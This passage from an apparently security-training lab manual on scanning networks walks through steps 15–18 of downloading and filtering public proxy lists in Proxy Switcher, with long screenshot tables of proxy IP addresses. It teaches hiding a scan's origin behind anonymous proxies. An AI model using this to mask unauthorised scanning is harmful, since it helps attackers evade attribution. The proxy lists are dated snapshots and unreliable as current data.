


Note: The list of proxy servers might vary in your lab environment.

Note: It takes some time for the list to load

Module 03 – Scanning Networks

15. Observe the search bar below the server section; once it is completed, click the **Download Proxy Lists** icon () to download the proxy list.



The screenshot shows the Proxy Switcher Unregistered (Direct Connection) window. The interface includes a menu bar (File, Edit, Actions, View, Help), a toolbar with various icons, and a search bar labeled "Filter Proxy Servers". The main area displays a table of proxy servers with columns: Server, State, Response, Country, N..., Uptime, Last Tested, and Last Updated. A green progress bar at the bottom indicates the download status, with a "Cancel" button on the right. Below the table, a list of dead servers is shown, each with a message: "tested as [Dead] because connection was refused." The status bar at the bottom shows "(0) Idle", "300/96", "Scanning started", and "DL: 48.0 kB/s UL: 3.6 kB/s".


Server	State	Response	Country	N...	Uptime	Last Tested	Last Updated
132.145.210.49:3128	Testing	22516ms	UNITED STATES		0%	8 minutes	51 minutes
158.101.116.252:3128	Testing	22531ms	UNITED STATES		0%	8 minutes	51 minutes
118.193.47.193:8118	Testing	21000ms	HONG KONG		0%	8 minutes	3 minutes
1.169.224.92:80	Testing	21000ms	TAIWAN		0%	8 minutes	31 minutes
201.182.251.147:999	Testing	21000ms	COLOMBIA		0%	8 minutes	52 minutes
110.74.199.16:63141	Testing	21000ms	CAMBODIA		0%	8 minutes	3 minutes
103.80.237.211:3888	Testing	21000ms	INDONESIA		0%	8 minutes	3 minutes
103.245.204.214:8080	Testing	21016ms	BANGLADESH		0%	8 minutes	3 minutes
176.36.20.67:61935	Testing	21000ms	UKRAINE		0%	8 minutes	3 minutes
185.3.214.3:80	Testing	21015ms	ISLAMIC REPUBLIC OF IRAN		0%	8 minutes	36 minutes
197.211.35.195:8080	Testing	21000ms	NIGERIA		0%	8 minutes	3 minutes
191.101.58.69:999	Testing	21000ms	UNITED KINGDOM		0%	8 minutes	3 minutes
187.190.255.147:999	Testing	21016ms	MEXICO		0%	8 minutes	16 minutes
103.215.207.74:83	Testing	21000ms	INDIA		0%	8 minutes	3 minutes
5.44.54.16:8080	Testing	21015ms	RUSSIAN FEDERATION		0%	8 minutes	3 minutes
187.251.138.81:3128	Testing	21032ms	MEXICO		0%	8 minutes	3 minutes
182.53.26.214:8080	Testing	13484ms	THAILAND		0%	8 minutes	19 minutes
66.85.30.138:80	Testing	21000ms	CANADA		0%	8 minutes	37 minutes
78.84.95.187:53281	Testing	14250ms	LATVIA		0%	8 minutes	3 minutes
41.65.236.53:1981	Testing	782ms	EGYPT		0%	8 minutes	10 minutes
144.91.123.26:80	Testing	13218ms	GERMANY		0%	8 minutes	3 minutes
115.147.15.109:8080	Testing	21000ms	PHILIPPINES		0%	8 minutes	48 minutes
89.223.8.10:3128	Testing	9068ms	RUSSIAN FEDERATION		0%	8 minutes	43 minutes
45.32.101.24:80	Testing	22594ms	SINGAPORE		0%	8 minutes	37 minutes
202.77.115.66:8182	Testing	21016ms	INDONESIA		0%	8 minutes	16 minutes
52.168.34.113:80	Testing	9297ms	UNITED STATES		0%	8 minutes	3 minutes
23.88.36.15:3128	Testing	22531ms	GERMANY		0%	8 minutes	5 minutes

78.47.125.180:80 tested as [Dead] because connection was refused.
213.32.75.44:5566 tested as [Dead] because connection was refused.
212.126.106.230:8889 tested as [Dead] because connection was refused.
45.176.96.34:999 tested as [Dead] because connection was refused.
5.188.136.52:8080 tested as [Dead] because connection was refused.
117.121.204.9:7998 tested as [Dead] because connection was refused.
94.141.68.177:8080 tested as [Dead] because connection was refused.
14.177.236.212:55443 tested as [Dead] because connection was refused.
41.128.148.88:1981 tested as [Dead] because connection was refused.
113.176.118.231:9812 tested as [Dead] because connection was refused.
187.243.255.234:9812 tested as [Dead] because connection was refused.
79.111.13.155:50625 tested as [Dead] because connection was refused.

(0) Idle 300/96 Scanning started DL: 48.0 kB/s UL: 3.6 kB/s

16. Wait until all the proxy servers are downloaded. This can take a significant amount of time.

17. If you have enough downloaded proxy servers, you can click the **Stop Download** () icon to cancel the download.



The screenshot shows the Proxy Switcher Unregistered (Direct Connection) application window. The interface includes a menu bar (File, Edit, Actions, View, Help), a toolbar with various icons, and a main display area. The main display area is divided into two sections: a list of proxy servers and a download progress section.

Proxy Servers List:

Server	State	Response	Country	N...	Uptime	Last Tested	Last Updated
91.239.181.190:4153	Untested		POLAND				< minute
89.216.52.217:4153	Untested		SERBIA AND MONTENEGRO				< minute
88.248.2.160:5678	Untested		TURKEY				< minute
80.80.167.249:10801	Untested		SERBIA AND MONTENEGRO				< minute
8.42.68.197:39593	Untested		UNITED STATES				< minute
77.46.138.1:33608	Untested		SERBIA AND MONTENEGRO				< minute
70.60.230.8:34116	Untested		UNITED STATES				< minute
62.112.194.224:26057	Untested		HUNGARY				< minute
41.128.72.62:5678	Untested		EGYPT				< minute
37.238.130.85:58540	Untested		IRAQ				< minute
36.95.53.185:5678	Untested		INDONESIA				< minute
36.92.36.42:4153	Untested		INDONESIA				< minute
36.92.138.51:5678	Untested		INDONESIA				< minute
202.158.49.142:39172	Untested		INDONESIA				< minute
202.137.141.26:5678	Untested		LAO PEOPLE'S DEMOCRATIC REPUBLI				< minute
201.48.62.65:4145	Untested		BRAZIL				< minute
201.251.155.249:5678	Untested		ARGENTINA				< minute
200.71.97.1:80	Untested		BRAZIL				< minute
200.27.110.29:57702	Untested		CHILE				< minute
193.158.12.138:4153	Untested		GERMANY				< minute
190.181.140.90:5678	Untested		NICARAGUA				< minute
189.195.176.99:5678	Untested		MEXICO				< minute
188.165.254.122:12328	Untested		FRANCE				< minute
185.82.99.42:5678	Untested		UNITED KINGDOM				< minute
185.189.186.19:1080	Untested		UKRAINE				< minute
182.23.36.82:4153	Untested		INDONESIA				< minute
182.16.171.65:51459	Untested		INDONESIA				< minute
181.111.175.237:4153	Untested		ARGENTINA				< minute
180.180.12.51:4145	Untested		THAILAND				< minute
178.218.128.88:5678	Untested		UKRAINE				< minute

Download Progress Section:

Name	State	Progress	Size	Found
Core Proxy Network	Complete	100%	19 kb	
www.aliveproxy.com	Complete	100%	54 kb	
www.cybersyndrome.net	Complete	100%	59 kb	98
www.nntime.com	Complete	100%	243 kb	
User-Defined-Lists	Complete	100%	0.0 kb	
Spys.ru	Complete	100%	52 kb	25
Socks5List.com	Complete	100%	113 kb	
NordVPN.com	Receiving	0%	0.0 kb	
GatherProxy.com	Complete	100%	0.0 kb	
FoxTools.ru	Complete	100%	10 kb	
SamAir.ru	Complete	100%	83 kb	57
us-proxy.org	Complete	100%	93 kb	

At the bottom of the window, there is a status bar showing: (1) Active, 0/96, and DL: 47.3 kB/s UL: 3.1 kB/s.

Module 03 – Scanning Networks

18. Click the **Basic Anonymity** folder in the left-hand pane to display a list of alive proxy servers, as shown in the screenshot.

The screenshot shows the Proxy Switcher Unregistered (Direct Connection) application. The left-hand pane displays a tree view of proxy categories, with 'Basic Anonymity (59)' selected. The main pane shows a list of proxy servers with columns for Server, State, Response, Country, N..., Uptime, Last Tested, and Last Updated. The list includes various countries such as Ecuador, India, Mexico, France, Viet Nam, United States, Germany, Russian Federation, Brazil, Belarus, Egypt, and Uzbekistan. Below the list, there are buttons for 'Disabled', 'Keep Alive', and 'Auto Switch'. The bottom status bar shows 'Basic Anonymity' with '0/96' and 'DL: 1.4 kB/s UL: 0.2 kB/s'.

Server	State	Response	Country	N...	Uptime	Last Tested	Last Updated
157.100.12.138:999	(Alive-SSL)	6134ms	ECUADOR		100%	4 minutes	< minute
45.114.142.178:80	(Alive-SSL)	249ms	INDIA		100%	2 minutes	1 minute
45.127.102.208:80	(Alive-SSL)	281ms	INDIA		100%	2 minutes	1 minute
115.124.105.114:80	(Alive-SSL)	450ms	INDIA		100%	2 minutes	1 minute
115.124.105.113:80	(Alive-SSL)	359ms	INDIA		95%	2 minutes	1 minute
187.188.147.170:999	(Alive-SSL)	5943ms	MEXICO		100%	4 minutes	< minute
82.65.18.117:3128	(Alive-SSL)	774ms	FRANCE		100%	< minute	1 minute
103.89.90.7:3128	(Alive-SSL)	2587ms	VIET NAM		80%	4 minutes	1 minute
107.174.121.140:3128	(Alive-SSL)	9706ms	UNITED STATES		94%	4 minutes	< minute
194.233.95.214:3128	(Alive-SSL)	1612ms	GERMANY		95%	4 minutes	1 minute
103.145.253.237:3128	(Alive-SSL)	990ms	VIET NAM		61%	< minute	1 minute
176.192.70.58:8029	(Alive-SSL)	5362ms	RUSSIAN FEDERATION		44%	4 minutes	1 minute
103.252.45.163:2019	(Alive-SSL)	1940ms	INDIA		63%	2 minutes	< minute
200.137.134.131:3128	(Alive-SSL)	2831ms	BRAZIL		67%	4 minutes	1 minute
210.212.227.68:3128	(Alive-SSL)	3122ms	INDIA		67%	4 minutes	1 minute
46.53.191.60:3128	(Alive-SSL)	940ms	BELARUS		85%	< minute	< minute
115.96.208.124:8080	(Alive-SSL)	762ms	INDIA		56%	2 minutes	1 minute
103.252.45.162:2019	(Alive-SSL)	1371ms	INDIA		71%	< minute	1 minute
62.193.68.72:1976	(Alive-SSL)	2062ms	EGYPT		42%	4 minutes	< minute
154.236.189.25:1981	(Alive-SSL)	1103ms	EGYPT		50%	4 minutes	1 minute
173.212.245.135:3128	(Alive-SSL)	3000ms	GERMANY		47%	4 minutes	< minute
154.236.189.25:1976	(Alive-SSL)	1118ms	EGYPT		50%	< minute	1 minute
176.192.70.58:8025	(Alive-SSL)	6703ms	RUSSIAN FEDERATION		50%	2 minutes	1 minute
62.193.108.135:1981	(Alive-SSL)	2303ms	EGYPT		50%	4 minutes	1 minute
103.252.45.165:2019	(Alive-SSL)	2912ms	INDIA		60%	2 minutes	1 minute
45.9.231.150:3128	(Alive-SSL)	7206ms	UZBEKISTAN		60%	3 minutes	1 minute
178.124.189.174:3128	(Alive-SSL)	5300ms	BELARUS		43%	4 minutes	< minute
51.75.5.209:32648	(Alive-SSL)	2421ms	FRANCE		43%	4 minutes	< minute
195.158.3.198:3128	(Alive-SSL)	4650ms	UZBEKISTAN		43%	4 minutes	1 minute

Test Targets: <https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap-theme.css>
Test Targets: <http://maxcdn.bootstrapcdn.com/font-awesome/4.3.0/css/font-awesome.min.css?ver=4.9.8>, <http://ajax.googleapis.com/ajax/libs/jquerymobile/1.4.5/jquery.mobile.min.css>, CORE-MWC
Test Targets: <http://maxcdn.bootstrapcdn.com/font-awesome/4.3.0/css/font-awesome.min.css?ver=4.9.8>, <http://ajax.googleapis.com/ajax/libs/jquerymobile/1.4.5/jquery.mobile.min.css>, CORE-MWC
Test Targets: <http://maxcdn.bootstrapcdn.com/font-awesome/4.3.0/css/font-awesome.min.css?ver=4.9.8>, <http://ajax.googleapis.com/ajax/libs/jquerymobile/1.4.5/jquery.mobile.min.css>, CORE-MWC
